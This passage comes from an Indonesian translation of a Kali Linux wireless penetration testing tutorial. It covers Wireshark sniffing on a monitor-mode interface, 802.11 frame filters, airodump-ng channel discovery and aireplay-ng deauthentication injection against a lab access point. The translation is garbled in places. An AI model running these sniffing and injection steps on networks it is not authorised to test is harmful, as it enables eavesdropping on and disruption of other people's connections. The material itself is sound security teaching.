- 3.**Pilih tangkapan paket darimon0antarmuka dengan mengklikAwaltombol di sebelah kananmon0 antarmuka seperti yang ditunjukkan pada tangkapan layar sebelumnya. Wireshark akan memulai penangkapan, dan sekarang Anda akan melihat paket di dalamnyaWiresharkjendela.



- 4.**Ini adalah paket nirkabel yang diendus oleh adaptor nirkabel Anda. Untuk melihat paket apapun, pilih di jendela atas dan seluruh paket akan ditampilkan di jendela tengah.



Klik pada segitiga di depan **Bingkai manajemen LAN nirkabel IEEE 802.11** untuk memperluas dan melihat informasi tambahan.

Lihatlah bidang header yang berbeda dalam paket dan hubungkan dengan tipe dan subtipe bingkai WLAN yang telah Anda pelajari sebelumnya.

Apa yang baru saja terjadi?

Kami baru saja mengendus kumpulan paket pertama dari udara! Kami meluncurkan Wireshark, yang menggunakan antarmuka mode monitor mon0 kita buat sebelumnya. Anda harus memperhatikan, dengan melihat wilayah footer Wireshark, kecepatan paket ditangkap dan juga jumlah paket yang ditangkap hingga sekarang.

Ayo pahlawan - temukan perangkat yang berbeda

Jejak Wireshark kadang-kadang bisa sedikit menakutkan; bahkan untuk jaringan nirkabel yang cukup padat, Anda dapat mengendus beberapa ribu paket. Oleh karena itu, penting untuk dapat menelusuri paket-paket yang menarik bagi kami. Ini dapat dicapai dengan menggunakan filter di Wireshark. Jelajahi bagaimana Anda dapat menggunakan filter ini untuk mengidentifikasi perangkat nirkabel unik dalam pelacakan- titik akses dan klien nirkabel.


Jika Anda tidak dapat melakukan ini, jangan khawatir karena ini adalah hal berikutnya yang akan kita pelajari.

Saatnya beraksi – melihat manajemen, kontrol, dan bingkai data


Sekarang kita akan mempelajari cara menerapkan filter di Wireshark untuk melihat Manajemen, Kontrol, dan Bingkai Data.

Silakan ikuti petunjuk di bawah ini langkah demi langkah:


- 1.Untuk melihat semua bingkai Manajemen dalam paket yang ditangkap, masukkan filter wlan.fc.type == 0ke dalam jendela filter dan klikMenerapkan.Anda dapat menghentikan pengambilan paket jika Anda ingin mencegah paket menggulir ke bawah terlalu cepat.




2.Untuk melihat Bingkai Kontrol, ubah ekspresi filter untuk dibacawlan.fc.jenis == 1.




3.Untuk melihat bingkai data, ubah ekspresi filter menjadi wlan.fc.jenis == 2.



- 4.** Untuk memilih subtipe tambahan, gunakan wlan.fc.subtype filter. Misalnya, untuk melihat semua bingkai Beacon di antara semua bingkai Manajemen, gunakan filter berikut:
- (wlan.fc.type == 0) && (wlan.fc.subtype == 8).



- 5.** Sebagai alternatif, Anda dapat mengeklik kanan salah satu bidang tajuk di jendela tengah, lalu memilih **Terapkan sebagai Filter | Terpilih** untuk menambahkannya sebagai filter.



6.Ini akan secara otomatis menambahkan ekspresi filter yang tepat untuk Anda disaringbidang.

Apa yang baru saja terjadi?

Kami baru belajar cara memfilter paket di Wireshark menggunakan berbagai ekspresi filter. Ini membantu kami memantau paket yang dipilih dari perangkat yang kami minati, alih-alih mencoba menganalisis semua paket di udara.

Juga, kita dapat melihat bahwa header paket dari bingkai Manajemen, Kontrol dan Data dalam teks biasa dan tidak dienkripsi. Siapapun yang dapat mengendus paket dapat membaca header ini. Penting juga untuk dicatat bahwa peretas juga dapat memodifikasi paket-paket ini dan mengirimkannya kembali. Karena tidak ada integritas atau mitigasi serangan replay dalam protokol, hal ini sangat mudah dilakukan. Kami akan melihat beberapa serangan ini di bab selanjutnya.

Selamat mencoba – bermain dengan filter

Anda dapat berkonsultasi dengan manual Wireshark untuk mengetahui lebih lanjut tentang ekspresi filter yang tersedia dan cara menggunakannya. Cobalah bermain-main dengan berbagai kombinasi filter hingga Anda yakin bahwa Anda dapat menelusuri ke tingkat detail apa pun, bahkan dalam pelacakan paket yang sangat besar.

Pada latihan berikutnya, kita akan melihat bagaimana mengendus paket data yang ditransfer antara titik akses dan klien nirkabel.

Saatnya beraksi – mengendus paket data untuk jaringan kami

Dalam latihan ini, kita akan mempelajari cara mengendus paket data untuk jaringan nirkabel tertentu. Demi kesederhanaan, kita akan melihat paket tanpa enkripsi apapun.


Ikuti petunjuk ini untuk memulai:

- 1.** Nyalakan titik akses yang kami beri nama Lab Nirkabel. Biarkan tetap dikonfigurasi untuk tidak menggunakan enkripsi.
- 2.** Pertama-tama kita perlu menemukan saluran tempat titik akses Lab Nirkabel berjalan. Untuk melakukan ini, buka terminal dan jalankan `airodump-ng --bssid <mac> mon0` di mana `<mac>`, yang merupakan alamat MAC titik akses kami. Biarkan program berjalan, dan segera Anda akan melihat titik akses Anda ditampilkan di layar bersama dengan saluran yang menjalankannya.
- 3.** Kita dapat melihat dari tangkapan layar sebelumnya bahwa titik akses Wireless Lab kami berjalan di Saluran 11. Perhatikan bahwa ini mungkin berbeda untuk titik akses Anda.

Untuk mengendus paket data ke sana kemari dari titik akses ini, kita perlu mengunci kartu nirkabel kita di saluran yang sama, yaitu saluran 11. Untuk melakukan ini, jalankan `iwconfig mon0 channel 11` perintah dan kemudian jalankan `iwconfig mon0 ke` verifikasi itu. Anda harus melihat frekuensi: 2,462 GHz nilai dalam keluaran. Ini sesuai dengan Saluran 11.

```
root@kali:~# iwconfig mon0 channel 11
root@kali:~#
root@kali:~#
root@kali:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
                      Retry long limit:7   RTS thr:off   Fragment thr:off
                      Power Management:on
root@kali:~#
```

- 4.Sekarang jalankan Wireshark dan mulailah mengendus antarmuka mon0. Setelah Wireshark mulai mengendus paket, terapkan filter untuk bssid titik akses kami seperti yang ditunjukkan di bawah ini menggunakan wlan.bssid == <mac> di daerah saringan. Gunakan alamat MAC yang sesuai untuk titik akses Anda.



- 5.Untuk melihat paket data untuk titik akses kami, tambahkan berikut ini ke filter (wlan.bssid == <mac>) && (wlan.fc.type_subtype == 0x20).Membuka browser Anda di laptop klien dan ketik antarmuka manajemen URL titik akses. Dalam kasus saya, seperti yang telah kita lihat di Bab 1, Penyiapan Lab Nirkabel, dia <http://192.168.0.1>.Ini akan menghasilkan paket data yang akan ditangkap oleh Wireshark.

- 6.Sniffing paket memungkinkan kita menganalisis paket data yang tidak terenkripsi dengan sangat mudah. Inilah alasan mengapa kita perlu menggunakan enkripsi dalam nirkabel.

Apa yang baru saja terjadi?

Kami baru saja mengendus paket data melalui udara dengan Wireshark menggunakan berbagai filter. Karena jalur akses kami tidak menggunakan enkripsi apa pun, kami dapat melihat semua data dalam teks biasa. Ini adalah masalah keamanan utama karena siapa pun yang berada dalam jangkauan RF titik akses dapat melihat semua paket jika dia menggunakan sniffer seperti Wireshark.

Selamat mencoba – menganalisis paket data

Gunakan Wireshark untuk menganalisis paket data lebih lanjut. Anda akan melihat bahwa permintaan DHCP dibuat oleh klien dan, jika server DHCP tersedia, ia akan merespons dengan sebuah alamat. Kemudian Anda akan menemukan paket ARP dan paket protokol lainnya di udara. Ini adalah cara yang bagus dan sederhana untuk melakukan penemuan host pasif di jaringan nirkabel. Penting untuk dapat melihat jejak paket dan merekonstruksi bagaimana aplikasi pada host nirkabel berkomunikasi dengan seluruh jaringan. Salah satu fitur menarik yang disediakan Wireshark adalah kemampuan untuk mengikuti aliran. Ini memungkinkan Anda untuk melihat beberapa paket sekaligus, yang merupakan bagian dari pertukaran TCP, dalam koneksi yang sama.

Juga, coba masuk www.gmail.com atau situs web populer lainnya dan menganalisis lalu lintas data yang dihasilkan.

Sekarang kita akan melihat demonstrasi tentang cara menyuntikkan paket ke dalam jaringan nirkabel.

Saatnya beraksi – injeksi paket

Kita akan menggunakan alat aireplay-ng, yang tersedia di Kali, untuk latihan ini.

Ikuti petunjuk di bawah ini dengan hati-hati:

- 1.** Untuk melakukan tes injeksi, pertama-tama jalankan Wireshark dan ekspresi filter (wlan.bssid == <mac>) && !(wlan.fc.type_subtype == 0x08).
Ini akan memastikan bahwa kita hanya melihat paket non-beacon untuk jaringan lab kita.
- 2.** Sekarang jalankan perintah berikut aireplay-ng -0 -e Lab Nirkabel -a <mac> mon0 di terminal.
- 3.** Kembali ke Wireshark dan Anda akan melihat banyak paket di layar sekarang. Beberapa dari paket ini telah dikirim oleh pemutaran-ng, yang kami luncurkan, dan lainnya berasal dari titik akses Lab Nirkabel sebagai respons terhadap paket yang disuntikkan.

Apa yang baru saja terjadi?

Kami baru saja berhasil menyuntikkan paket ke jaringan lab pengujian kami menggunakan aireplay-ng. Penting untuk dicatat bahwa kartu kami menyuntikkan paket arbitrer ini ke dalam jaringan tanpa benar-benar terhubung ke titik akses Wireless Lab.

Selamat mencoba - menginstal Kali di VirtualBox

Kami akan melihat injeksi paket secara lebih rinci di bab selanjutnya; namun, jangan ragu untuk menjelajahi opsi lain dari alat Aireplay-ng untuk menyuntikkan paket. Anda dapat memverifikasi apakah injeksi berhasil dengan menggunakan Wireshark untuk memantau udara.

Catatan penting tentang mengendus dan injeksi WLAN

WLAN biasanya beroperasi dalam tiga rentang frekuensi yang berbeda – : 2,4 GHz, 3,6 GHz dan 4,9/5,0 GHz. Tidak semua kartu Wi-Fi mendukung semua rentang dan pita terkait ini. Misalnya, kartu Alfa hanya mendukung IEEE 802.11b/g. Ini berarti bahwa kartu ini tidak dapat beroperasi di 802.11a/n. Kuncinya di sini adalah mengendus atau menyuntikkan paket ke band tertentu; kartu Wi-Fi Anda harus mendukungnya.

Aspek lain yang menarik dari Wi-Fi adalah, di masing-masing pita ini, terdapat banyak saluran. Penting untuk diperhatikan bahwa kartu Wi-Fi Anda hanya dapat berada di satu saluran pada saat tertentu. Tidak mungkin menyetel beberapa saluran sekaligus. Analogi terbaik yang bisa saya berikan adalah radio mobil Anda. Anda hanya dapat menyetelnya ke salah satu saluran yang tersedia pada waktu tertentu. Jika Anda ingin mendengar sesuatu yang lain, Anda harus mengganti saluran. Prinsip yang sama berlaku untuk WLAN Sniffing. Hal ini membawa kita pada kesimpulan penting—kita tidak dapat mengendus semua saluran secara bersamaan; kita perlu memilih saluran yang menarik bagi kita. Artinya, jika titik akses kita ada di saluran 1, kita perlu menyetel kartu kita di saluran 1.

Meskipun kami telah membahas mengendus WLAN di paragraf di atas, hal yang sama juga berlaku untuk injeksi. Untuk menyuntikkan paket pada saluran tertentu, kita perlu meletakkan radio kartu di saluran itu.

Sekarang mari kita lakukan beberapa latihan untuk menyetel kartu kita ke saluran tertentu, berpindah saluran, menyetel domain pengaturan, level daya, dll.


Saatnya beraksi – bereksperimen dengan adaptor Anda

Ikuti petunjuk di bawah ini dengan hati-hati:

1. Masukkan iwconfig wlan0 perintah untuk memeriksa kemampuan kartu Anda. Seperti yang Anda lihat pada gambar di bawah, adaptor saya dapat beroperasi di B, G, Dan N band.

```
root@kali:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

- 2.Untuk mengatur kartu pada saluran tertentu, kami menggunakan iwconfig mon0 saluran X perintah.




A terminal window titled "root@kali: ~" showing the output of the iwconfig command. The command "iwconfig mon0 channel 11" is run, followed by "iwconfig mon0" to show the configuration. The output shows the interface mon0 is in IEEE 802.11bgn mode, operating as a monitor, with a frequency of 2.462 GHz, Tx-Power set to 20 dBm, and various retry and fragmentation thresholds. Power Management is enabled.

```
root@kali:~# iwconfig mon0 channel 11
root@kali:~#
root@kali:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry long limit:7  RTS thr:off  Fragment thr:off
          Power Management:on

root@kali:~#
root@kali:~#
root@kali:~#
```

3. Itu iwconfig serangkaian perintah tidak memiliki mode saluran melompat. Seseorang dapat menulis skrip sederhana di atasnya untuk membuatnya melakukannya. Cara yang lebih mudah adalah menggunakan Airodump-NG dengan opsi untuk melompati saluran secara sewenang-wenang, hanya menggunakan subset, atau hanya menggunakan band yang dipilih. Semua opsi ini diilustrasikan pada tangkap layar di bawah ini saat kita berlari airodump-ng --bantuan:



A terminal window titled "root@kali: ~" showing the output of the airodump-ng --help command. The output lists various options and their descriptions, including --ivs, --gpsd, --write <prefix>, -w, --beacons, --update <secs>, --showack, -h, --berlin <secs>, -r <file>, -x <msecs>, --manufacturer, --output-format <formats>, --ignore-negative-one, and Filter options: --encrypt <suite>. The --output-format option is described as having possible values: pcap, ivs, csv, gps, kismet, netxml.

```
root@kali:~#
File Edit View Search Terminal Help
Options:
  --ivs           : Save only captured IVs
  --gpsd          : Use GPSd
  --write <prefix> : Dump file prefix
  -w              : same as --write
  --beacons       : Record all beacons in dump file
  --update <secs> : Display update delay in seconds
  --showack       : Prints ack/cts/rts statistics
  -h              : Hides known stations for --showack
  -f              <msecs> : Time in ms between hopping channels
  --berlin <secs> : Time before removing the AP/client
                    from the screen when no more packets
                    are received (Default: 120 seconds)
  -r <file>       : Read packets from that file
  -x <msecs>     : Active Scanning Simulation
  --manufacturer   : Display manufacturer from IEEE OUI list
  --output-format <formats> : Output format. Possible values:
                                pcap, ivs, csv, gps, kismet, netxml
  --ignore-negative-one : Removes the message that says
                        fixed channel <interface>: -1

Filter options:
  --encrypt <suite> : Filter APs by cipher suite
```

Apa yang baru saja terjadi?

Kami memahami bahwa baik wireless sniffing maupun packet injection bergantung pada dukungan perangkat keras yang tersedia. Artinya, kami hanya dapat beroperasi pada band dan saluran yang diizinkan oleh kartu kami. Selain itu, radio kartu nirkabel hanya dapat berada di satu saluran dalam satu waktu. Ini lebih lanjut berarti bahwa kita hanya dapat mengendus atau menyuntikkan di satu saluran pada satu waktu.

Selamat mencoba – mengendus banyak saluran

Jika Anda perlu mengendus beberapa saluran secara bersamaan, Anda memerlukan beberapa kartu Wi-Fi fisik. Jika Anda dapat membeli kartu tambahan, cobalah mengendus beberapa saluran secara bersamaan.

Peran domain regulasi dalam nirkabel


Kompleksitas Wi-Fi tidak berakhir di sini. Setiap negara memiliki kebijakan alokasi spektrum tanpa izin sendiri. Ini secara khusus menentukan tingkat daya yang diizinkan dan pengguna yang diizinkan untuk spektrum. Di AS, misalnya, FCC memutuskan hal ini dan, jika Anda menggunakan WLAN di AS, Anda harus mematuhi peraturan ini. Di beberapa negara, tidak melakukan ini merupakan pelanggaran yang dapat dihukum.

Sekarang mari kita lihat bagaimana kita dapat menemukan pengaturan default dan kemudian bagaimana mengubahnya jika diperlukan.

Saatnya beraksi – bereksperimen dengan adaptor Anda

Ikuti petunjuk ini dengan hati-hati:


- 1.** Nyalakan ulang komputer Anda dan jangan sambungkan adaptor Anda ke sana.
